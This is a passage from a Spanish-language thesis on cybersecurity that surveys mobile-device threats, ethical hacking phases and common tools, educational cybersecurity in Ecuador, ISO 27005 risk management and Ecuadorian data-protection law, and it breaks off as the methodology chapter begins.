Vulnerabilidades en la Cadena de Suministro: La digitalización de las cadenas de suministro ha mejorado su eficiencia, pero al mismo tiempo ha incrementado su vulnerabilidad. Los ciberdelincuentes buscarán atacar a proveedores más pequeños como puertas de acceso para infiltrarse en organizaciones de mayor tamaño. Para reducir este riesgo, es fundamental fomentar la transparencia, fortalecer la colaboración y aplicar controles de seguridad rigurosos a lo largo de toda la cadena de suministro. (Juan Padial, 2024).

Amenazas a Dispositivos IoT: El auge del Internet de las cosas (IoT) ha incrementado significativamente la cantidad de dispositivos conectados a la red, convirtiendo a cada uno de ellos en un posible punto de vulnerabilidad. Desde cámaras de seguridad hasta sistemas de climatización

(HVAC), estos dispositivos pueden ser utilizados para llevar a cabo ataques de denegación de servicio (DDoS), espiar a organizaciones o servir como plataforma para ejecutar ataques más complejos. (Valenzuela, 2024).

Ataques de Manipulación de la Información: Actualmente, los ataques de manipulación de información representan una de las principales amenazas a la seguridad. Estos ataques pueden incluir la difusión de noticias falsas, la manipulación de datos en línea y la creación de contenido engañoso. Las consecuencias de estos ataques son graves, ya que pueden provocar desinformación, manipulación de la opinión pública y socavar la confianza en las fuentes de información. Por lo tanto, es esencial que las organizaciones implementen medidas efectivas de detección y prevención para proteger la integridad de la información y mantener la confianza del público**.** (Siddiqui, 2023).

Estas amenazas y riesgos resaltan la importancia de mantenerse actualizado con las mejores prácticas de seguridad, implementar medidas de seguridad sólidas y promover la conciencia de seguridad en todos los niveles de la sociedad y las organizaciones.

2.3. Seguridad de los dispositivos móviles

Se trata de un conjunto de medidas y prácticas diseñadas con el fin de proteger los dispositivos móviles, como teléfonos inteligentes y tabletas, contra diversas amenazas y ataques cibernéticos. Estas amenazas pueden incluir malware, phishing, robo de datos, entre otras. La seguridad de los dispositivos móviles es fundamental en la era digital actual, donde la mayoría de las personas dependen de sus dispositivos móviles para una variedad de tareas, desde comunicaciones hasta transacciones financieras (Cooper, 2024; Quiñonez, 2024).

Como destaca (Medina & Edward Reyes, 2023) es fundamental asegurar “la protección total de los datos de los dispositivos portátiles y de la red conectada a los dispositivos”. En este contexto, es crucial abordar las vulnerabilidades comunes en los dispositivos móviles, que son

debilidades o fallas que permiten a los ciberdelincuentes acceder a la información o al funcionamiento de estos dispositivos, como teléfonos inteligentes, tabletas u ordenadores personales Comprende y mitiga estas vulnerabilidades como elementos clave para fortalecer la seguridad de los dispositivos móviles en los siguientes ítems:

- **Prácticas inadecuadas de almacenamiento de datos**: cuando los desarrolladores de aplicaciones no siguen los estándares de seguridad para guardar datos de los usuarios como contraseñas, tarjetas de crédito o información personal. Esto puede facilitar que terceros roben o filtren estos datos.
- **Software malicioso:** cuando se instalan aplicaciones que contienen código malicioso, como virus, troyanos, spyware o ransomware. Estos programas pueden dañar su dispositivo, robar información, espiar actividades o bloquear el acceso.
- **Acceso no autorizado**: cuando personas no autorizadas tienen acceso al dispositivo, ya sea por descuido, robo o pérdida. Esto puede comprometer la seguridad y privacidad de los datos transmitidos o almacenados.
- **Falta de cifrado:** cuando se envían o reciben datos sin utilizar un método de cifrado que los proteja de una posible interceptación. Esto puede exponer la información a ataques de "intermediario" o de "rastreo".
- **Fugas de datos por sincronización**: cuando los datos del dispositivo se sincronizan con otros servicios o dispositivos, como correo electrónico, nube o computadora. Esto puede aumentar el riesgo de pérdida, copia o modificación de datos sin autorización.
- **Vulnerabilidades del sistema operativo:** cuando el sistema operativo del dispositivo presenta errores o fallas que pueden ser aprovechadas por los ciberdelincuentes para ejecutar código malicioso, obtener privilegios o acceder a información

- **Aplicaciones maliciosas:** cuando se descargan aplicaciones de fuentes no confiables o que tienen permisos excesivos para acceder a los recursos del dispositivo. Estas aplicaciones pueden contener código malicioso, realizar acciones no deseadas o enviar información a terceros.
- **Redes inseguras:** cuando el dispositivo está conectado a redes públicas o no seguras, como cafeterías, aeropuertos u hoteles. Estas redes pueden ser utilizadas por los ciberdelincuentes para interceptar el tráfico, modificar datos o acceder al dispositivo.
- **Ataques de phishing:** Esto se conoce como phishing, un tipo de ciberataque en el que se envía un mensaje fraudulento diseñado para engañar al usuario y obtener información confidencial, como contraseñas, números de tarjetas de crédito o datos personales. Estos mensajes pueden llegar por correo electrónico, SMS, WhatsApp o redes sociales.
- **Desbloqueo del dispositivo:** Cuando se modifica el sistema operativo del dispositivo para eliminar las restricciones impuestas por el fabricante o proveedor. Esto puede afectar la seguridad y el rendimiento del dispositivo, así como la garantía y el soporte técnico.

Para proteger los dispositivos móviles, se recomienda seguir varias prácticas recomendadas, como usar contraseñas seguras, configurar un bloqueo de pantalla, realizar copias de seguridad regularmente, instalar software de seguridad, administrar los permisos de las aplicaciones móviles, evitar abrir archivos adjuntos y enlaces sospechosos y evitar el uso de dispositivos personales en redes corporativas. Además, es importante estar al tanto de las últimas tendencias y amenazas en la seguridad de los dispositivos móviles para poder tomar las medidas adecuadas (Santos, 2024).

2.3.1. Privacidad y Protección de datos en dispositivos móviles

Son temas de creciente importancia en el mundo digitalizado actual. En 2024, se espera fortalecer la legislación de manera efectiva y segura, Un entorno donde los usuarios de tecnología puedan demandar completa transparencia para otorgar un consentimiento informado sobre el manejo de su información sería un espacio que promueve la protección de datos y la privacidad. En este contexto, las empresas tendrían la obligación de explicar claramente cómo recopilan, almacenan y utilizan los datos, permitiendo a los usuarios tomar decisiones conscientes y controladas respecto a su información personal (Motta, 2023). Además, se prevé que las tecnologías que mejoran la privacidad, denominadas Privacy-enhancement Technologies (PET), asuman mayor protagonismo y también que las empresas empiecen a considerar políticas de privacidad para sus sitios web, como un requisito fundamental para generar confianza entre los usuarios.

En lo que va del año, se han registrado varios ataques de phishing e ingeniería social, con el potencial de engañar a las personas para que accedan a sus cuentas financieras (Kaspersky, 2024). Las tácticas de los ciberdelincuentes se actualizan constantemente, especialmente con los nuevos avances en inteligencia artificial. Sin embargo, las soluciones de seguridad también se renuevan con frecuencia para evitar que estas estafas se propaguen. Es muy importante mantenerse informado sobre estas tendencias y adoptar prácticas de seguridad digital.

Por otra parte, para proteger los dispositivos móviles, se recomienda utilizar contraseñas y datos biométricos seguros, tener cuidado en redes Wi-Fi públicas o gratuitas, utilizar una VPN, cifrar el dispositivo, instalar un antivirus y actualizar al software más reciente.(IMEI, 2024) Estas estrategias incluyen el uso de software antivirus, cifrado de datos, autenticación de usuarios y protección contra malware y ciberataques. Es fundamental contar con una buena seguridad móvil

para evitar el robo de datos, intrusiones no autorizadas y el acceso a información confidencial.(González, 2024).

2.3.2. Tendencias en seguridad de dispositivos móviles

La seguridad de los dispositivos móviles es una cuestión de gran importancia en una sociedad cada vez más digitalizada. A medida que avanzamos hacia 2024, se espera que surjan varias tendencias importantes en este campo, impulsadas por la rápida evolución de la tecnología y el cambiante panorama de las ciber amenazas (Cooper, 2024), algunas de las tendencias para este año serán las siguientes:

- **Inteligencia Artificial:** Avances en la Inteligencia Artificial (por sus siglas en ingles IA) para identificar y predecir amenazas, con algoritmos de aprendizaje automático que mejoran las defensas con el tiempo.
- **Seguridad de IoT:** Desarrollo de protocolos de seguridad estandarizados y robustos para dispositivos IoT (Internet of Things), con posible uso de blockchain para proteger redes.
- **Computación Cuántica:** La computación cuántica está transformando la seguridad de los dispositivos móviles al requerir un cifrado resistente a los ataques cuánticos. Es esencial desarrollar soluciones avanzadas de cifrado y protección para abordar estos desafíos emergentes. .
- **Seguridad Móvil:** Mayor enfoque en proteger dispositivos móviles, con Splashtop proporcionando acceso remoto seguro desde dispositivos móviles
- **Blockchain:** blockchain para mejorar la seguridad de transacciones digitales y gestión de identidades, y protección de redes IoT.
- **Seguros de Ciberseguridad:** El aumento en la adopción de seguros de ciberseguridad responde al crecimiento de las amenazas cibernéticas en el ámbito empresarial. Las

empresas reconocen la necesidad de resguardar sus activos digitales ante ataques sofisticados. Splashtop, proveedor de soluciones de acceso remoto y ciberseguridad, desempeña un papel vital al ofrecer herramientas que protegen la infraestructura tecnológica empresarial. Al reducir los costos de los seguros de ciberseguridad, Splashtop brinda una opción asequible para fortalecer la seguridad y mitigar riesgos. La implementación de sus soluciones no solo protege los datos y sistemas, sino que también puede influir en la reducción de los costos de seguros, al demostrar a las aseguradoras una postura proactiva frente a posibles amenazas cibernéticas.

2.4. Hacking Ético

El hacking ético, según (Cuadros et al., 2022) consiste en contratar personas para piratear un sistema con el objetivo de identificar y corregir posibles vulnerabilidades, evitando así su explotación por parte de piratas informáticos malintencionados. La ética en el hacking ético es fundamental, pues implica que estos profesionales realicen sus actividades de manera legal y ética, obteniendo la debida autorización para evaluar la seguridad de los sistemas y redes. Esto se logra adhiriéndose a un código de conducta que garantiza la integridad, confidencialidad y disponibilidad de la información, al mismo tiempo que previene daños o actividades ilegales.

En el campo del hacking ético, tal como lo define (Chilán & Kelyn, 2022), las habilidades informáticas y los sistemas de redes se utilizan para ayudar a las organizaciones a evaluar y mejorar sus mecanismos y procedimientos de seguridad. Esta práctica se realiza con el consentimiento previo de la organización y tiene como objetivo reforzar su postura de seguridad. A diferencia del hacking malicioso o ilegal, el hacking ético no busca aprovechar las vulnerabilidades encontradas para fines personales o delictivos. En cambio, se centra en documentar e informar estas vulnerabilidades a la organización, permitiéndole resolverlas y prevenir futuros ataques. Por lo

tanto, la ética en el hacking ético desempeña un papel crucial a la hora de garantizar que estas actividades se lleven a cabo de forma responsable y en interés de la ciberseguridad.

2.4.1. Métodos y Técnicas de Hacking Ético

El hacking ético, también llamado pentesting o pruebas de penetración, utiliza métodos y técnicas diseñados para detectar vulnerabilidades y fallos en los sistemas de información de una organización de manera controlada y con autorización. Este proceso consiste en simular ataques cibernéticos con el propósito de fortalecer la seguridad de los sistemas. A continuación, se presentan algunos de los métodos y técnicas más utilizados (Garcia, 2021):

Recopilación de información: esta es la primera fase del hacking ético donde se recopila toda la información posible sobre el sistema objetivo. Esta información puede incluir datos como nombre, ubicación, dominio, servicios, puertos, sistemas operativos y aplicaciones. Es fundamental resaltar que esta fase se puede realizar mediante métodos pasivos, sin interactuar directamente con el objetivo, o mediante métodos activos, que implican interacción directa.

Escaneo del sistema: en esta fase, las debilidades del sistema se identifican utilizando diversas herramientas y técnicas en busca de vulnerabilidades o debilidades que puedan ser explotadas. Para realizar esta evaluación detallada se utilizan varias herramientas, como escáneres de puertos, escáneres de vulnerabilidades y analizadores de tráfico.

Obtener acceso no autorizado: aquí, el hacker ético intenta explotar las vulnerabilidades encontradas para obtener acceso al sistema, llevar a cabo acciones maliciosas. En esta etapa se utilizan herramientas específicas como exploits, shells y troyanos para llevar a cabo acciones maliciosas.

Mantener el acceso: una vez obtenido el acceso, el objetivo es mantenerlo para realizar análisis más profundos. En este contexto, se utilizan herramientas como puertas traseras, registradores de pulsaciones de teclas y rootkits para garantizar la persistencia y el control.

Cubriendo huellas: El hacker ético intenta eliminar cualquier rastro de su intervención, para evitar ser detectado con la documentación y comunicación de los resultados de las pruebas de seguridad a la organización. Herramientas como generadores de informes, editores de texto y presentaciones son esenciales para garantizar una comunicación eficaz de los hallazgos obtenidos durante el proceso de piratería ética.

2.4.2. Herramientas y Practicas comunes en el Hacking Ético

Las herramientas y prácticas comunes en el hacking ético son aquellas que facilitan o automatizan algunas de las fases del proceso de hacking ético (Suárez & Lissette, 2022). Existen multitud de herramientas disponibles para este fin, tanto gratuitas como comerciales, específicas y genéricas. Algunos de los más populares son (Araujo, 2024; Hacker Mentor, 2023):

- **Nmap:** Herramienta de auditoría de seguridad y escaneo de redes.
- **Metasploit:** Plataforma de pruebas de penetración y explotación de vulnerabilidades.
- **Burp Suite**: Sitio de seguridad web para pruebas de penetración y auditoría de seguridad.
- **Ettercap:** Herramienta de hacking ético enfocada al seguimiento.
- **Wireshark:** Herramienta de análisis de protocolos de red.
- **Invicti:** Herramienta que imita el comportamiento de los hackers para detectar e identificar vulnerabilidades.
- **Kali Linux**: Distribución de Linux especialmente diseñada para pruebas de penetración y auditoría de seguridad

Además, existen varias prácticas comunes y esenciales para los profesionales de la ciberseguridad cuales son:

- **Pentesting:** El pentesting, o pruebas de penetración, es un proceso en el que se simulan ataques cibernéticos en sistemas informáticos para identificar vulnerabilidades y debilidades de seguridad, con el fin de mejorar su protección. Se realiza de manera controlada y con el permiso de la organización que solicita la prueba.
- **Ingeniería social:** La ingeniería social es una estrategia empleada para manipular a las personas y obtener acceso no autorizado a sistemas informáticos o información confidencial. Mediante la persuasión, el engaño y el abuso de la confianza, los atacantes logran que las víctimas divulguen datos sensibles, como contraseñas o información personal, o que lleven a cabo acciones que pongan en riesgo la seguridad de la organización. Este método explota las vulnerabilidades humanas en lugar de las tecnológicas.
- **Análisis de vulnerabilidad:** El análisis de vulnerabilidad es el proceso sistemático de evaluar el software y hardware de un dispositivo para identificar posibles puntos débiles o vulnerabilidades. Utilizando herramientas automatizadas y métodos manuales, los analistas buscan errores de configuración, fallos de seguridad y otros problemas que puedan ser explotados por atacantes. Este análisis es crucial para mantener la integridad y seguridad de los sistemas y redes.
- **Ataques de fuerza bruta:** Los ataques de fuerza bruta son una técnica de hacking en la que se intenta adivinar una contraseña probando todas las combinaciones posibles hasta encontrar la correcta. Este método implica el uso de programas automatizados que generan y prueban miles o incluso millones de combinaciones de contraseñas en un corto

período de tiempo. Aunque es un proceso laborioso y puede ser detectado, sigue siendo una amenaza efectiva si las contraseñas no son lo suficientemente fuertes.

- **Análisis del código fuente**: El análisis del código fuente implica revisar el código de una aplicación para identificar vulnerabilidades de seguridad. Los desarrolladores y expertos en seguridad examinan el código línea por línea para encontrar errores lógicos, malas prácticas de programación y posibles puntos de entrada para ataques. Este análisis ayuda a asegurar que el software sea robusto y resistente a las amenazas antes de ser desplegado en entornos de producción.
- **Ingeniería inversa:** La ingeniería inversa es el proceso de descompilar o desmontar una aplicación para comprender su funcionamiento interno y detectar vulnerabilidades y riesgos de seguridad. Los expertos en seguridad analizan cómo se ha construido el software, identifican posibles fallos y determinan cómo podrían ser explotados por atacantes. Esta técnica es útil tanto para mejorar la seguridad de las aplicaciones propias como para entender las capacidades y amenazas de software de terceros.
- **Interceptación de tráfico:** La interceptación de tráfico, o análisis de tráfico de red, consiste en monitorizar y analizar los datos que se transmiten a través de una red para identificar posibles vulnerabilidades de seguridad. Mediante el uso de herramientas especializadas, los analistas pueden capturar, inspeccionar y evaluar el tráfico de red en busca de signos de ataques, comportamientos anómalos y datos sensibles que se transmitan sin cifrado adecuado. Esta práctica es fundamental para detectar y prevenir intrusiones y asegurar la confidencialidad e integridad de la información.

2.5. Ciberseguridad en la Educación

La ciberseguridad educativa se centra en proteger la información y los datos sensibles en el mundo académico, así como en proteger a los estudiantes y profesores contra posibles ciberataques. Esto incluye medidas para garantizar la integridad, disponibilidad y confiabilidad de la información, que son esenciales para mantener un entorno de aprendizaje seguro en un mundo cada vez más digital. La educación en ciberseguridad permite a las instituciones educativas prepararse y enfrentar los desafíos del cibercrimen en un entorno de aprendizaje en línea, protegiendo la confidencialidad de los datos en un mundo digitalizado.

En este contexto, los regímenes de ciberseguridad en el ámbito educativo se configuran como el conjunto de reglas, políticas, procedimientos y medidas aplicadas para proteger la información, los sistemas, las redes y los dispositivos utilizados en el sector educativo. Tanto las instituciones, docentes, estudiantes y personal administrativo se rigen por estos regímenes, cuyo principal objetivo es garantizar la confidencialidad, integridad y disponibilidad de los datos y servicios educativos. Además, buscan prevenir y responder eficazmente a incidentes de ciberseguridad que puedan afectar el normal funcionamiento del sector educativo.(Vintimilla & Fernando, 2023)

2.5.1. Planes de protección de ciberseguridad en instituciones educativas

En Ecuador la ciberseguridad es un tema de vital importancia para el Gobierno. El país cuenta con una Estrategia Nacional de Ciberseguridad que establece lineamientos para la seguridad nacional en el ciberespacio. Esta estrategia, que se aplica durante 3 años (2022-2025), se basa en seis ejes de acción que incluyen la gobernanza y coordinación nacional, la ciber resiliencia, la prevención y lucha contra el ciberdelito, la ciberdefensa, las habilidades y capacidades en ciberseguridad y la cooperación internacional (Mintel, 2024).

En el sector educativo, los desafíos de ciberseguridad continúan aumentando en volumen y complejidad. Las instituciones educativas son un objetivo prioritario de ataques debido a la gran cantidad de datos confidenciales que albergan (Iberia, 2023). Para abordar estos desafíos, se recomienda aumentar la conciencia sobre la seguridad, realizar actualizaciones y parches, implementar políticas de contraseñas seguras, utilizar firewalls y antivirus, controlar el acceso, cifrar datos y realizar auditorías y supervisión continua. (Rosero, 2024).

Estos planes se centran en fortalecer la seguridad en línea y proteger la información confidencial en las instituciones educativas. Algunos de los aspectos cubiertos en estos planes incluyen (ITware, 2023):

Identificación de activos: Evaluar y comprender qué recursos y datos digitales deben protegerse en las instituciones educativas.

Gestión de riesgos: evaluar y resolver de forma proactiva amenazas potenciales.

Monitoreo constante: Detectar y responder rápidamente a amenazas en infraestructura tecnológica

Gestión de vulnerabilidades: Aplicar actualizaciones y parches para proteger los sistemas contra las últimas amenazas

Plan de recuperación ante desastres: Minimizar el tiempo de inactividad en caso de un grave incidente. Además, se ofrecen programas de formación en ciberseguridad a estudiantes y profesionales actuales, que les ayudarán a mantenerse actualizados sobre las últimas tendencias y herramientas en ciberseguridad. Estos programas se centran en la capacitación práctica y la preparación para los desafíos del mundo real que enfrentará en ciberseguridad (Ministerio de Educación, 2024).

2.5.2. Rol del Ministerio del interior en la ciberseguridad educativa

El Ministerio del Interior del Ecuador juega un papel importante en la ciberseguridad del país. Aunque su rol en la ciberseguridad educativa no se especifica directamente, el Ministerio ha estado activo en generar espacios para pensar, debatir y acordar, de manera participativa y corresponsable, los mecanismos y soluciones necesarios para lograr un entorno seguro. Esto demuestra que Ecuador está tomando medidas significativas para prepararse para el mundo digital (MI, 2024).

Además, el Ministerio del Interior ha firmado acuerdos con diversas instituciones para reforzar la seguridad en las universidades y otras instituciones de educación superior. Aunque los detalles específicos de estas medidas no se han divulgado, es probable que incluyan iniciativas de ciberseguridad (MI & Senescyt, 2023).

Es importante mencionar que la Estrategia Nacional de Ciberseguridad del Ecuador fue desarrollada por el Ministerio de Telecomunicaciones y Sociedad de la Información. Esta estrategia abarca varios ejes de acción, incluida la gobernanza y la coordinación nacionales, la ciber resiliencia, la prevención y la lucha contra el ciberdelito, la ciberdefensa, el desarrollo de habilidades y capacidades en ciberseguridad, y la cooperación internacional (MI, 2023).

2.6. Normativa y Leyes

La serie de normativas y leyes ISO 27000 es un conjunto clave de estándares internacionales para la gestión de la seguridad de la información en las organizaciones. Estos estándares ofrecen directrices claras y ampliamente aceptadas para establecer, implementar, mantener y mejorar los sistemas de gestión de seguridad de la información (SGSI). Dentro de esta serie, la norma ISO 27005 se destaca como una herramienta crucial para gestionar los riesgos relacionados con la seguridad de la información. Al enfocarnos en ISO 27005, se examinarán sus

principios, metodologías y mejores prácticas para identificar, evaluar y abordar eficazmente los riesgos de seguridad. También se abordará cómo su implementación puede reforzar la ciberseguridad de las organizaciones y proteger sus activos de información más valiosos.

La norma ISO/IEC 27005:2022 sigue las directrices establecidas para la gestión de riesgos relacionados con la seguridad de la información. Este estándar ofrece orientación a las organizaciones para cumplir con los requisitos de ISO/IEC 27001, específicamente en cuanto a las acciones necesarias para abordar los riesgos de seguridad de la información, así como para llevar a cabo actividades de gestión de riesgos, incluyendo la evaluación y el tratamiento de los riesgos. La norma es aplicable a todas las organizaciones, sin importar su tipo, tamaño o sector. De acuerdo con lo que dice la norma ISO 27005 se referencia por las siguientes directrices:

- **Gestión de Riesgos de Seguridad de la Información:** La norma ISO 27005 establece recomendaciones y lineamientos generales para la gestión de riesgos en los Sistemas de Gestión de Seguridad de la Información (SGSI).
- **Enfoque Sistemático:** Proporciona un enfoque sistemático para la Gestión de Riesgos de Seguridad de la Información, estableciendo lineamientos para un proceso organizado y efectivo.
- **Adaptabilidad:** El estándar es flexible para adaptarse a diferentes contextos y tipos de organizaciones, permitiendo a cada entidad implementar prácticas de gestión de riesgos que satisfagan sus necesidades específicas.
- **Estándares Internacionales:** ISO 27005 es el estándar internacional dedicado a la gestión de riesgos de seguridad de la información y ofrece directrices importantes para esta disciplina.

2.6.1. Aplicación de la ISO 27005 en la gestión de riesgos de la seguridad

La norma ISO 27005 no solo establece un marco integral para la gestión de riesgos de seguridad de la información, sino que también promueve una cultura organizacional centrada en la seguridad, donde la identificación y evaluación de riesgos son procesos continuos e iterativos. Este enfoque proactivo permite a las organizaciones anticiparse a posibles amenazas y vulnerabilidades, tomando medidas preventivas y correctivas de manera oportuna (iso-iec-27005, 2022).

En este sentido, el diagrama de aplicación de gestión de riesgos de seguridad (iso-iec-27005, 2022) actúa como un mapa detallado que guía a los profesionales de seguridad de la información a través de cada paso del proceso de gestión de riesgos, desde la identificación inicial hasta la implementación de controles y monitoreo continuo. Al comprender y aplicar adecuadamente los principios y lineamientos establecidos por este estándar, las organizaciones pueden fortalecer su postura de seguridad, protegiendo sus activos críticos y salvaguardando la confidencialidad, integridad y disponibilidad de la información frente a un panorama de amenazas en constante evolución. En el siguiente análisis se examinará detenidamente cada elemento del diagrama, destacando su papel fundamental en la protección y gestión eficaz de los riesgos de seguridad de la información. A continuación, se explorará en detalle cada componente de este diagrama, destacando su importancia y relevancia en el contexto de la seguridad de la información de la Figura 3 (iso-iec-27005, 2022).

Figura 3

Algoritmo de gestión de riesgos para la seguridad de la información ISO 27005

Nota. Recuperada de: (iso-iec-27005, 2022).

Comunicación y consulta de riesgo: Este paso subraya la importancia de mantener una comunicación y consulta continua sobre los riesgos identificados durante todo el proceso de gestión de riesgos. Involucra a todas las partes interesadas relevantes para asegurar que la información sobre riesgos se comparta de manera efectiva, permitiendo la toma de decisiones informada y la implementación de acciones apropiadas. La comunicación eficaz también garantiza que los cambios en el contexto o en los riesgos se aborden de manera oportuna y adecuada.

Establecimiento del contexto: Esta etapa define el entorno en el que se gestionarán los riesgos, incluyendo los objetivos y condiciones tanto externas como internas. Se trata de comprender el entorno de la organización, sus objetivos estratégicos, los factores que afectan sus operaciones y las partes interesadas involucradas. El establecimiento del contexto proporciona la

base para el resto del proceso de gestión de riesgos, asegurando que los riesgos se evalúen en relación con los objetivos y el entorno de la organización.

Valoración del riesgo: Este proceso se divide en tres subprocesos principales:

- **Identificación del riesgo:** Implica reconocer los riesgos potenciales que podrían afectar a la organización. Se trata de un esfuerzo sistemático para descubrir y documentar los posibles eventos que podrían tener un impacto negativo en los activos de información. Las técnicas de identificación pueden incluir entrevistas, talleres, análisis de datos históricos y revisión de incidentes pasados.
- **Análisis del riesgo:** Una vez identificados los riesgos, se procede a comprender la naturaleza del riesgo y a determinar su nivel. Esto incluye evaluar la probabilidad de que ocurra el riesgo y el impacto que tendría en la organización. El análisis puede ser cualitativo, cuantitativo o una combinación de ambos, proporcionando una visión clara de la severidad de cada riesgo identificado.
- **Evaluación del riesgo:** En esta etapa, se compara el nivel de riesgo con criterios preestablecidos para determinar su importancia. La evaluación ayuda a priorizar los riesgos según su potencial impacto y probabilidad, lo que facilita la toma de decisiones sobre las acciones necesarias para tratarlos. Se determinan los riesgos que requieren tratamiento inmediato, aquellos que pueden ser monitorizados y aquellos que pueden ser aceptados.

Tratamiento del riesgo: En esta etapa, se consideran las opciones y acciones para mitigar los riesgos identificados. Algunas de las estrategias de tratamiento de riesgos incluyen:

- **Evitar el riesgo:** Eliminando el riesgo por completo, por ejemplo, abandonando una actividad que genera el riesgo.

- **Modificar el riesgo:** Aplicando controles de seguridad para reducir la probabilidad o el impacto del riesgo.
- **Compartir el riesgo**: Transfiriendo el riesgo a un tercero, a través de seguros o externalización.
- **Retener el riesgo**: Aceptando el riesgo si cae dentro de los criterios de aceptación del riesgo establecidos.

Aceptación del riesgo: Se refiere a la decisión de aceptar el nivel de riesgo residual después de haber aplicado las medidas de tratamiento de riesgos. Este nivel residual debe ser aceptable según los criterios definidos por la organización y debe ser documentado adecuadamente. La aceptación del riesgo implica una comprensión clara de las posibles consecuencias y la preparación para gestionar cualquier impacto que pueda ocurrir.

Monitoreo y revisión del riesgo: Este es un proceso continuo para monitorear y revisar tanto los riesgos como las acciones de tratamiento implementadas. Involucra la supervisión constante de los riesgos para detectar cualquier cambio en su naturaleza o en su nivel, así como la evaluación de la efectividad de las medidas de tratamiento. La revisión periódica asegura que el proceso de gestión de riesgos siga siendo relevante y efectivo, y permite la adaptación a nuevos riesgos o cambios en el contexto de la organización.

2.6.2. Beneficios y desafíos de la implementación de la ISO 27005

La implementación de la norma ISO 27005 (iso-iec-27005, 2022)trae consigo una serie de beneficios y desafíos que merecen un análisis detallado. Este estándar proporciona un marco sólido para gestionar los riesgos de seguridad de la información, permitiendo a las organizaciones identificar, evaluar y resolver los riesgos de manera efectiva. Sin embargo, su aplicación también presenta desafíos, desde la necesidad de recursos y capacitación adecuados hasta la integración

con otros sistemas de gestión empresarial. En este contexto, es esencial comprender tanto los beneficios potenciales como los desafíos inherentes para tomar decisiones informadas y maximizar el valor de la implementación de ISO 27005, tales como (Isms, 2024):

- Incrementar la protección y confianza en los datos y sistemas informáticos.
- Cumplir con los requisitos legales, reglamentarios y contractuales de la seguridad informática.
- Mejorar el rendimiento y la competitividad, evitando o minimizando pérdidas o daños causados por incidentes o ataques informáticos.
- Incrementar la satisfacción y fidelización de los clientes garantizando la seguridad y disponibilidad de los servicios ofrecidos.
- Mejorar la reputación e imagen de la organización, demostrando su compromiso con la seguridad de la información.
- Promover una cultura de seguridad y conciencia de riesgos entre los empleados y partes interesadas.

Sin embargo, la implementación de la norma ISO 27005 también puede plantear algunos desafíos o dificultades a las organizaciones, como(Quero, 2024):

- Requiere una inversión de tiempo, recursos y dinero para desarrollar e implementar el proceso de gestión de riesgos de seguridad de la información.
- Requerir un cambio organizacional y cultural para adaptarse al nuevo enfoque y a las nuevas medidas de gestión de riesgos de seguridad de la información.
- Requerir capacitación y actualización continua del personal involucrado en la gestión de riesgos de seguridad de la información.

- Requerir una coordinación y comunicación efectiva entre las diferentes áreas, niveles y funciones de la organización para lograr una gestión integral y coherente de los riesgos de seguridad de la información.
- Exigir la adaptación y revisión periódica del proceso y las medidas de gestión de riesgos de seguridad de la información frente a cambios en el entorno, amenazas emergentes o nuevas necesidades de la organización.

2.6.3. Leyes vigentes en el Ecuador para la seguridad de la información

En un mundo cada vez más digitalizado, la protección de datos y la seguridad de la información se han convertido en aspectos cruciales para garantizar la integridad y confidencialidad de los activos digitales. En Ecuador, esta conciencia ha llevado a la promulgación de diversas leyes y normativas durante el año 2024, con el propósito de salvaguardar estos activos vitales. Estas regulaciones tienen como objetivo principal asegurar la integridad, confidencialidad y disponibilidad de la información, tanto en el ámbito público como privado. La entrada en vigor de normativas como la Ley Orgánica de Vigilancia y Seguridad Privada y la Ley Orgánica de Protección de Datos Personales refleja el compromiso del país con la protección de los derechos individuales y la promoción de la seguridad cibernética. A través de estas medidas legislativas, Ecuador demuestra su adaptación a los desafíos del mundo digital en constante evolución y su firme compromiso con la seguridad de la información.

El Artículo 66 de la Constitución Ecuatoriana indica la normativa del derecho a la protección de datos personales, reconociendo la importancia de salvaguardar la privacidad y seguridad de la información personal en el contexto digital. Este artículo sienta las bases para la promulgación de leyes específicas que fortalezcan la ciberseguridad y protejan a los ciudadanos contra posibles amenazas informáticas.

Ley de Protección de Datos Personales:

De la misma manera, la Ley de Protección de Datos Personales, que entró en vigor en 2023, establece medidas para salvaguardar la privacidad y seguridad de la información personal, fortaleciendo así la ciberseguridad y protegiendo a los ciudadanos contra posibles violaciones de datos.(Ley de Protección de Datos Personales, 2023; MONKEY, 2021)

Código Orgánico Integral Penal (COIP):

En relación con el mencionado Artículo 66, el COIP, que ha estado vigente desde 2014, contempla disposiciones legales para sancionar delitos informáticos, incluidos aquellos relacionados con la violación de datos personales. Estas medidas penales contribuyen a garantizar la aplicación efectiva de la protección de datos y la ciberseguridad en el ámbito jurídico. (Maritan & Santana, 2023)

Ley de Telecomunicaciones

La Ley Orgánica de Telecomunicaciones en Ecuador establece regulaciones sobre las telecomunicaciones en el país. El artículo 66, numeral 19, reconoce y asegura a las personas el derecho a la protección de sus datos personales, lo que incluye el acceso y control sobre dicha información, así como su adecuada protección y privacidad en el contexto de las comunicaciones. Esta disposición legal busca asegurar que los ciudadanos tengan control sobre sus datos personales y establece medidas para su resguardo. La Ley Orgánica de Telecomunicaciones en Ecuador entró en vigor el miércoles 18 de febrero de 2015. Posteriormente, el 3 de agosto de 2021, se realizó una reforma al reglamento de la (*LEY ORGANICA DE TELECOMUNICACIONES*, 2021)

En Ecuador, la protección de datos personales en el sector académico se rige por la Ley de Protección de Datos Personales, que entró en vigencia en 2023. Esta ley establece un marco legal que garantiza la seguridad y confidencialidad de los datos personales de los estudiantes,

garantizando así su enseñanza. Las instituciones adoptan medidas apropiadas para evitar la vulnerabilidad al acceso no autorizado o al uso indebido de la información. Además, promueve la implementación de protocolos de seguridad y políticas de privacidad claras que deben seguir todas las entidades académicas del país. Esta legislación no solo genera confianza en la gestión de la información de los estudiantes, sino que también se alinea con los estándares internacionales de protección de datos, proporcionando un entorno más seguro para la comunidad educativa.

CAPÍTULO III: METODOLOGÍA

Este capítulo presenta una descripción detallada de la metodología utilizada, incluida una explicación de los métodos de recopilación de datos, como encuestas, phishing y pruebas de penetración. Se describe la población y muestra utilizada en el estudio, destacando las características demográficas y los criterios de selección. Además, se detallan los procedimientos y técnicas utilizadas para el análisis de datos, asegurando precisión en la interpretación de los resultados. De esta manera se abordan consideraciones éticas, garantizando la confidencialidad, el anonimato y el consentimiento informado de los participantes, y se discuten las limitaciones del estudio, reconociendo posibles restricciones y sesgos que pueden afectar los resultados.

La normativa ISO 27005 proporciona directrices para gestionar los riesgos de seguridad de la información. La fase de planificación es crucial para establecer una comprensión detallada del medio ambiente y definir un plan de acción eficaz. En la etapa 1 se identifican y definen los objetivos de la investigación, así como los requisitos específicos para alcanzarlos.

3.1. Etapa 1: Planeación para la implementación

